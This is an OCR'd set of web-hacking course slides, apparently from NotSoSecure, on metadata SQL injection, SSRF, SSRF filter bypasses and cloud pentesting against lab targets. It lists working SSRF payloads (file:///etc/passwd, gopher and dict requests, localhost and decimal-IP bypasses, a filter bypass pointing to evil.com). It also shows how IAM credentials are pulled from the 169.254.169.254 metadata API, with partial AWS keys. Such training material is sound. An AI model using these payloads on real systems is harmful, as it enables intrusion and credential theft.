
- Metadata is information about other data.
- Examples of File Metadata for Open Data Format include:
  - Author
  - Title
  - Company Name
  - Manager Version Number Etc.
- some applications parse metadata information and store it in the database.
- Failing to validate metadata can result into an attack.

NotSoSecure part of claranet cyber security


Upload File Flow



Example



Windows OS



Kali: Open Office

Exercise

Metadata SQL Injection

- Identify and Exploit SQL Injection via File Metadata properties to retrieve current database user and database name.

  Challenge URL:
  http://reimbursement.webhacklab.com/Expense/Add

- **Note:** Semicolon “;” is a string termination character in metadata properties.

Module:

Server Side Request Forgery (SSRF)

- ☑ SSRF to Call Internal Files
- ☑ SSRF to Query Internal Network
- ☑ Export Injection
- ☑ Bypassing SSRF Filters

And relevant case studies

Server Side Request Forgery (SSRF)

- Server-Side Request Forgery (SSRF) is a vulnerability class in which an attacker can make the application send request on their behalf

- Exploiting this vulnerability an attacker might be able to access internal applications, perform port scan and use the application host as proxy

NotSoSecure part of claranet cyber security

SSRF to call Internal Files


As usually internal applications are not heavily tested for security issues, by exploiting a SSRF issue an attacker might be able to identify, assess and exploit an internal application to perform code execution and extract sensitive information

Attack Scenarios:

- Identify a SSRF vulnerability in an application
- Using the SSRF vulnerability identify local/internal application
- Identify code execution vulnerability in local/internal application and exploit it through SSRF

NotSoSecure part of claranet cyber security

SSRF to Query Internal Network



SSRF Attack surface (Protocols to use…)

SSRF can be exploited to retrieve information using following protocols(depends on which library/function is used, CURL supports large number of protocols):

- HTTP(S)
  - Content discovery - http://localhost/server-status
  - Firewall bypass - http://localhost/login.php or http://localhost/resetpwd.php
  - Query internal network - http://**192.168.200.21**:**22**
  - Read data - http://**192.168.200.21**:**12345**/testdata (read by **nc -nlvp 12345**)

SSRF Attack surface (Protocols to use…)

- File
  - Read files - file:///etc/passwd, file:///var/www/html/config.php
- Gopher
  - gopher://localhost:11211/1%0astats%0aquit
- Dict
  - dict://localhost:11211/stats
- Other protocols which CURL supports:
  - FTP, FTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMBS, SMTP, SMTPS, TELNET and TFTP

NotSoSecure part of claranet cyber security

Demo

SSRF To Check Open Ports and Fetch File

- Identify the ports open on the host ‘http://192.168.200.10/’.
- Utilizing SSRF extract the contents of the internal file '**/etc/passwd**':

  Challenge URL:
  http://shop.webhacklab.com/products.php

- **Ports to try**:
  21, 22, 80, 443, 8000, 8080, 9000

SSRF via PDF generation

When an application converts HTML to PDF:

- A HTML template is created using user's data and is further converted into a PDF file for the user to download
- This is achieved using third-party libraries to maintain the design
- e.g. Invoice generation, Receipt generation, Proposal form, Quote generation, Profile/CV generation etc.

SSRF via PDF generation

Instead of passing on legitimate content, an attacker can inject HTML content which makes Out-of-Band calls or calls internal files from the host

In such scenarios, the content when being rendered by the PDF generation library might result in making OOB calls or embedding content from the internal files

Exercise

SSRF via PDF Generation

- Utilise PDF export injection to confirm SSRF using OOB channel
- Retrieve the content of the internal file ‘win.ini’:

  Challenge URL:
  http://topup.webhacklab.com/Account/Profile

Bypassing SSRF Filters

Abusing URL parsers

“The authority component is preceded by a double slash ("//") and is terminated by the next slash ("/"), question mark ("?"), or number sign ("#") character, or by the end of the URI.” - RFC 3986 Section 3.2

Examples:

http://webhacklab.com/example.php

http://webhacklab.com?example=help

http://webhacklab.com#example=title

http://webhacklab.com

GOLDEN RULE

It’s all about

***//*, */*, ?, #, : and @**

Reference:
https://tools.ietf.org/html/rfc3986#section-3.2

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

Language/Library	Function/Module	URL	Authority Component
PHP	readfile()	http://notsosecureapp.com#@ evilapp.com/	evilapp.com
CURL / libcurl	-	http://admin@evilapp.com:80@ notsosecureapp.com/	evilapp.com:80
NodeJS	URL		notsosecureapp.com
Perl	URI		notsosecureapp.com
Go	net/url		notsosecureapp.com
PHP	parse_url()		notsosecureapp.com
Ruby	addressable		notsosecureapp.com

Reference:
https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

- **Bypassing using HTTPS**
  - https://127.0.0.1
  - https://localhost
- **Bypass localhost**
  - IPV4
    - http://127.127.127.127
    - http://127.0.1.3
    - http://127.0.0.0
  - IPV6
    - http://[::]:22/ SSH
    - http://0000::1:80/
  - Domain redirection
    - http://spoofed.burpcollaborator.net
    - http://localtest.me
    - http://customer1.app.localhost.my.company.127.0.0.1.nip.io
    - http://mail.ebc.apple.com redirect to 127.0.0.6 == localhost
    - http://bugbounty.dod.network redirect to 127.0.0.2 == localhost
    - http://[0:0:0:0:0:ffff:127.0.0.1]

      IPv6/IPv4 Address Embedding
- **Bypass using a decimal IP location**
  - http://0177.0.0.1/
  - http://2130706433/
  - http://3232235521/ = http://192.168.0.1
  - http://3232235777/ = http://192.168.1.1

NotSoSecure part of claranet cyber security

Bypassing SSRF Filters

- **Bypass filter_var() php function**
  - 0://evil.com:80;http://google.com:80/
- **Bypass against a weak parser**
  - http://127.1.1.1:80\@127.2.2.2:80/
  - http://127.1.1.1:80\@@127.2.2.2:80/
  - http://127.1.1.1:80:\@@127.2.2.2:80/
  - http://127.1.1.1:80#\@127.2.2.2:80/
- **Bypass using malformed urls**
  - localhost:+11211aaa
  - localhost:00011211aaaa
- **Bypass using rare address - IP addresses by dropping the zeros**
  - http://0/
  - http://127.1
  - http://127.0.1


NotSoSecure part of claranet cyber security

Module: Cloud Pentesting

- ☑ Cloud Services
- ☑ Metadata API
- ☑ SSRF to RCE via ElasticBeanStalk
- ☑ Serverless Security
- ☑ Google Dorking in the Cloud Era
- ☑ Exploiting AWS Cognito Misconfigurations

And relevant case studies

Cloud infrastructure



Key premise of Cloud Computing

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable

NotSoSecure part of claranet cyber security

Types of Cloud

- Public
  - Accessible to General Public
- Private
  - Accessible only to Specific set of People or Organization
- Community
  - Accessible to Organizations / Individuals with Similar Interest
- Hybrid
  - Combination of above models

NotSoSecure part of claranet cyber security


Why Cloud Security

- Major push by organizations to be on cloud or cloud native
- Cloud services === shared infra model (remember shared hosting)
- Multitude of offerings === different threat models
- Misconfigurations can increase the threat
- Attack can result in loss of data / productivity as well as a huge monetary loss by means of unauthorized software / server running under the account.

  Example :
  Code Spaces had to close shops coz of AWS creds theft

NotSoSecure part of claranet cyber security

Cloud Service Models and Offerings



Cloud Service Responsibility Matrix

Responsibilities	On Prem	IaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Provider	Provider	Provider
MiddleWare	Tenant	Tenant	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider

NotSoSecure part of claranet cyber security

Metadata API

API URL: http://169.254.169.254/

- AWS
  - https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html
- Google
  - https://cloud.google.com/compute/docs/storing-retrieving-metadata
- Azure
  - https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service

NotSoSecure part of claranet cyber security

Metadata API

- Especially useful if the environment is using IAM profiles
- IAM profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can get [evil]
- If machine has IAM profile attached, we can get the temporary creds

Identity and Access Management (IAM)

- IAM entities are used to delegate access to users, roles, applications and services
- Set granular permission to access resources and securely access resources
- IAM entities define who (identity) has what access (role) for which resources
- Permission to access a resource isn't granted directly to the end user
- Secrets and Access management has always been a big challenge

NotSoSecure part of claranet cyber security

Interacting with Metadata API

- SSRF or URL Fetch
  - If you only have control over URL parameter, then AWS will work
  - For GCP
    - Metadata-flavour: google header was enforced in v1
  - For Azure
    - Header is a must hence SSRF attack might not work
    - Requires the header "Metadata: true"
- Code Execution
  - Make curl calls directly to the metadata API

Understanding Cloud CLI

- Interacting with Metadata API
- Running CLI Commands
- Enumerating Permissions

NotSoSecure part of claranet cyber security

What next?

Configure CLI and Enumerate Roles and Permissions

```
:~$ export AWS_ACCESS_KEY_ID=ASIA2EG3F
:~$ export AWS_SECRET_ACCESS_KEY=0HhanGsvT
:~$ export AWS_DEFAULT_REGION=us-east-2
:~$ export AWS_SESSION_TOKEN=FQc//////////
DxObwd1HX2z8XM2m0BP7vPG2G8emdvhHSN05BSyZa8zoy7flAuZmJT2guL+OnGqeSlaMcH4YeIlCpv6
7rPWkk8fSDSFZQvPRqELmjwEHdSrJB3OaolRQF0/1
RNcG lNjhfXRVSjpHUVu29fy E
```

```
$aws sts get-caller-identity
{
    "Account": "69",
    "UserId": "AROAJLURFXGAKIQPNULFM:i-04b6ab1d72",
    "Arn": "arn:aws:sts::696 assumed-role/aws-elasticbeanstalk-ec2-role/i-04b6ab f"
}
$
```

Retrieving Information using aws_enum script

```
~/tools$ python aws_enum.py --access-key ASIA2EG3F[illegible]UFF --secret-key 9STIiddjS/D/PiGAsCMtbG7Yj1IMaUmi+s0L9Fsm --session-token AgoJb3JpZ2luX2VjEGYaCXVzLWVhc3QtMiJHMEUCIE[illegible]
UY8jFpve1IKz6NJ+tLIpnuk4GCiAiEA7KZfumF0dz8D6tNCjGEEklvZ/DyroaWlIKIYCp9hruMqiwIIbxAAGgw2OTYyNDQzNjg4NzkiDGtnF2RnaQcwlA7IPyroAeCqa7dbe/U3eXDjnXZiZQgyhtaJPyhJd3kDtD2BOnD2yaY4p2rCj72Utxzn/xyKKT
PBSJZDRUG5uHwlSBuV8p9KwqPCcuVjVnuPZpt//HiRLwpLAZPccaC/wQ3EwlTP6pTUQ+pYK7iS9QYjcws/gpSmMCjk/Vck7REKvaw6YsES8Yvusib37R7Mp0ShS6vvrrCebY/tc8G8zuLmst[illegible]:0g3+szadLAqb
xsmMAK2d7cEoS/CCSo7vQrAadryG364XFeNAyaCn9FK+8zYf8YFOVCnwwnvqI5wU6tAFNDrrbYe79sRFbjHveZYToG1+uIRiWiU73u8uur5M4vXvYtXX0S2G5jEePZnegK6xQ6JmCcIZgOLxmSrWcqkB2f06dqa6ETPSOlCjuQZG8yI67/NlCeQZCC14S
